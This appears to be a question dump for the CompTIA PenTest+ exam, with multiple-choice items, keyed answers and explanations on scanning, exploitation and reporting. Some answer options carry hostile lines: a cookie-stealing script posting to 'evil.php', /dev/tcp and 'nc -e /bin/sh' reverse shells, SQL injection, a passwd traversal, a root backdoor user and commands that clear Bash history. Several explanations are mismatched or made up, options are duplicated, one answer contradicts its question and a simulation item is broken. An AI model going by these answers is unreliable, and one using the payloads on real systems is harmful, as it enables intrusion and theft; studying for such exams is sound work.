



CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

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NEW QUESTION 1

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -s -T0
- B. --script "http*vuln"
- C. -sn
- D. -O -A

Answer: B

Explanation:

Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- --open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 2

Which of the following is the most secure method for sending the penetration test report to the client?

- A. Sending the penetration test report on an online storage system.
- B. Sending the penetration test report inside a password-protected ZIP file.
- C. Sending the penetration test report via webmail using an HTTPS connection.
- D. Encrypting the penetration test report with the client's public key and sending it via email.

Answer: D

Explanation:

This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client's public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

NEW QUESTION 3

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

Answer: C

Explanation:

The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 4

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org.

3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 5

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 6

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

- A. Launch an external scan of netblocks.
- B. Check WHOIS and netblock records for the company.
- C. Use DNS lookups and dig to determine the external hosts.
- D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 7

During the reconnaissance phase, a penetration tester obtains the following output:

Reply from 192.168.1.23: bytes=32 time<54ms TTL=128

Reply from 192.168.1.23: bytes=32 time<53ms TTL=128

Reply from 192.168.1.23: bytes=32 time<60ms TTL=128

Reply from 192.168.1.23: bytes=32 time<51ms TTL=128

Which of the following operating systems is MOST likely installed on the host?

- A. Linux
- B. NetBSD
- C. Windows
- D. macOS

Answer: C

Explanation:

The output shows the result of a ping command, which sends packets to a host and receives replies. The ping command can be used to determine if a host is alive and reachable on the network. One of the information that the ping command displays is the Time to Live (TTL) value, which indicates how many hops a packet can travel before it is discarded. The TTL value can also be used to guess the operating system of the host, as different operating systems have different default TTL values. In this case, the TTL value is 128, which is the default value for Windows operating systems. Linux and macOS have a default TTL value of 64, while NetBSD has a default TTL value of 255.

NEW QUESTION 8

A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

- A. Add a web shell to the root of the website.
- B. Upgrade the reverse shell to a true TTY terminal.
- C. Add a new user with ID 0 to the /etc/passwd file.
- D. Change the password of the root user and revert after the test.

Answer: C

Explanation:

The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is "johndoe", the line to add would be "johndoe:x:0:0:John Doe:/root:/bin/bash". After the user is added, the penetration tester can use the "su" command to switch to the new user and gain root privileges.

NEW QUESTION 9

Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

- A. SOW
- B. SLA
- C. MSA
- D. NDA

Answer: A

Explanation:

The document that is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables is the SOW (Statement of Work). The SOW is a formal document that describes the objectives, expectations, and responsibilities of the penetration-testing project. The SOW should be clear, concise, and comprehensive to avoid any ambiguity or misunderstanding.

NEW QUESTION 10

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24

C. nmap -oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 10

Which of the following expressions in Python increase a variable `val` by one (Choose two.)

A. `val++`
B. `+val`
C. `val=(val+1)`
D. `++val`
E. `val=val++`
F. `val+=1`

Answer: CF

Explanation:

In Python, there are two ways to increase a variable by one: using the assignment operator (`=`) with an arithmetic expression, or using the augmented assignment operator (`+=`). The expressions `val=(val+1)` and `val+=1` both achieve this goal. The expressions `val++` and `++val` are not valid in Python, as there is no increment operator. The expressions `+val` and `val=val++` do not change the value of `val`.

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

NEW QUESTION 15

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named `exploit` to a target machine for execution?

A. `nc 10.10.51.50 9891 < exploit`
B. `powershell -exec bypass -f \\10.10.51.50\9891`
C. `bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit`
D. `wget 10.10.51.50:9891/exploit`

Answer: D

NEW QUESTION 18

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named `password.txt` in the `/home/svsacct` directory:

```
U3VQZXIkM2NyZXQhCg==
```

Which of the following commands should the tester use NEXT to decode the contents of the file?

A. `echo U3VQZXIkM2NyZXQhCg== | base64 -d`
B. `tar xzvf password.txt`
C. `hydra -l svsacct -P U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24`
D. `john --wordlist /usr/share/seclists/rockyou.txt password.txt`

Answer: A

NEW QUESTION 22

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

A. `tcpdump -i eth01 arp and arp[6:2] == 2`
B. `arp -s 192.168.1.63 60-36-DD-A6-C5-33`
C. `ipconfig /all findstr /v 00-00-00 | findstr Physical`
D. `route add 192.168.1.63 mask 255.255.255.0 192.168.1.1`

Answer: B

Explanation:

The `arp` command is used to manipulate or display the Address Resolution Protocol (ARP) cache, which is a table that maps IP addresses to physical addresses (MAC addresses) on a network. The `-s` option is used to add a static ARP entry to the cache, which means that it will not expire or be overwritten by dynamic ARP entries. The syntax for adding a static ARP entry is `arp -s <IP address> <physical address>`. Therefore, the command `arp -s 192.168.1.63 60-36-DD-A6-C5-33` would add a static ARP entry for the IP address 192.168.1.63 and the physical address 60-36-DD-A6-C5-33 to the local cache of the attacker machine. This would allow the attacker machine to communicate with the target machine without relying on ARP requests or replies. The other commands are not valid or useful for establishing a static ARP entry.

NEW QUESTION 26

A penetration tester received a `.pcap` file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the `.pcap` file?

A. Nmap
B. Wireshark
C. Metasploit

D. Netcat

Answer: B

NEW QUESTION 27

Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

- A. Executive summary
- B. Remediation
- C. Methodology
- D. Metrics and measures

Answer: B

Explanation:

The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications⁴.

NEW QUESTION 30

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

Explanation:

The best way to provide confidentiality for the client while using a wireless connection is to connect to the penetration testing company's VPS using a VPN. This will encrypt the traffic between the penetration tester and the VPS, and prevent any eavesdropping or interception by third parties. A VPN will also allow the penetration tester to access the client's network securely and bypass any firewall or network restrictions.

NEW QUESTION 31

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 32

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

Explanation:

Sinkholing is a technique used by security teams to redirect malicious or unwanted network traffic to a controlled destination, such as a black hole or a honeypot. This can help prevent or mitigate attacks, analyze malware behavior, or isolate infected hosts. If the SOC used sinkholing on the penetration tester's IP address, it means that they detected the tester's activity and blocked it from reaching the client's network. This indicates that the planning process failed to ensure all teams were notified about the penetration testing engagement, which could have avoided this situation.

NEW QUESTION 33

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing

D. Physical environment testing

Answer: C

NEW QUESTION 37

Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

- A. The IP address is wrong.
- B. The server is unreachable.
- C. The IP address is on the blocklist.
- D. The IP address is on the allow list.

Answer: C

Explanation:

for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 38

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Answer: D

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

NEW QUESTION 40

Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

- A. Peach
- B. WinDbg
- C. GDB
- D. OllyDbg

Answer: C

Explanation:

OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linuxspecific debugging tool.

GDB is a tool that can be used to analyze and debug executable binaries, especially on Linux systems. GDB can disassemble, decompile, set breakpoints, examine memory, modify registers, and perform other operations on binaries. GDB can help a penetration tester understand the functionality, behavior, and vulnerabilities of an unknown binary. Peach is a tool that can be used to perform fuzzing, which is a technique of sending malformed or random data to a target to trigger errors or crashes. WinDbg and OllyDbg are tools that can be used to analyze and debug executable binaries, but they are mainly designed for Windows systems.

NEW QUESTION 41

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 44

PCI DSS requires which of the following as part of the penetration-testing process?

- A. The penetration tester must have cybersecurity certifications.
- B. The network must be segmented.

- C. Only externally facing systems should be tested.
- D. The assessment must be performed during non-working hours.

Answer: B

NEW QUESTION 49

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3-`

Answer: D

NEW QUESTION 54

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Answer: C

Explanation:

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to .bash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

NEW QUESTION 59

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

Answer: D

Explanation:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 63

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

Answer: B

Explanation:

The most likely explanation for what occurred is that the tester IP was blocked by the web server. The web server may have detected the web scanner as a malicious or suspicious activity and blocked the tester's IP address from accessing the web application. This could result in an unauthorized to view this page message in the browser.

NEW QUESTION 66

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 69

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

Answer: D

Explanation:

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

NEW QUESTION 74

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

Answer: C

NEW QUESTION 77

A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

- A. Cross-site request forgery
- B. Server-side request forgery
- C. Remote file inclusion
- D. Local file inclusion

Answer: B

Explanation:

Server-side request forgery (SSRF) is the vulnerability that the tester exploited by querying the provider's metadata and getting the credentials used by the instance to authenticate itself. SSRF is a type of attack that abuses a web application to make requests to other resources or services on behalf of the web server. This can allow an attacker to access internal or external resources that are otherwise inaccessible or protected. In this case, the tester was able to access the metadata service of the cloud provider, which contains sensitive information about the instance, such as credentials, IP addresses, roles, etc.

NEW QUESTION 81

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL `http://172.16.100.10:3000/profile`, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run `sudo` before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Answer: A

NEW QUESTION 86

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

A. Mastered
B. Not Mastered


Explanation:
A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



NEW QUESTION 89

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee6f640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

Answer: B

NEW QUESTION 91

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 93

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap -sn 192.168.0.1/16
- B. nmap -sn 192.168.0.1-254
- C. nmap -sn 192.168.0.1 192.168.0.1.254
- D. nmap -sN 192.168.0.0/24

Answer: B

NEW QUESTION 97

A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:

```
1;SELECT Username, Password FROM Users;
```

Which of the following injection attacks is the penetration tester using?

- A. Blind SQL
- B. Boolean SQL
- C. Stacked queries
- D. Error-based

Answer: C

Explanation:

The penetration tester is using a type of injection attack called stacked queries, which means appending multiple SQL statements separated by semicolons in a single input field. This can allow the penetration tester to execute arbitrary SQL commands on the database server, such as selecting username and password from users table.

NEW QUESTION 98

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.

Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to \$ip= €10.192.168.254€;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:

<https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html> Example script:

```
#!/usr/bin/perl
$ip=$argv[1]; attack($ip);
sub attack { print("x");
}
```

NEW QUESTION 99

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder
- B. Impacket
- C. Empire
- D. PowerSploit

Answer: B

Explanation:

Impacket is a tool that provides Python classes for interacting with network protocols, such as SMB, DCE/RPC, LDAP, Kerberos, etc. Impacket can be used for network analysis, packet manipulation, authentication spoofing, credential dumping, lateral movement, and remote execution.

NEW QUESTION 104

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Answer: C

NEW QUESTION 106

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Answer: D

NEW QUESTION 108

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the nc -e /bin/sh <...> command.
- D. Move laterally to create a user account on LDAP

Answer: A

Explanation:

<https://hosakacorp.net/p/systemd-user.html>

Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

NEW QUESTION 113

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. `nmap -iL results 192.168.0.10-100`
- B. `nmap 192.168.0.10-100 -O > results`
- C. `nmap -A 192.168.0.10-100 -oX results`
- D. `nmap 192.168.0.10-100 | grep "results"`

Answer: C

NEW QUESTION 118

ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the most effective way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

Answer: C

Explanation:

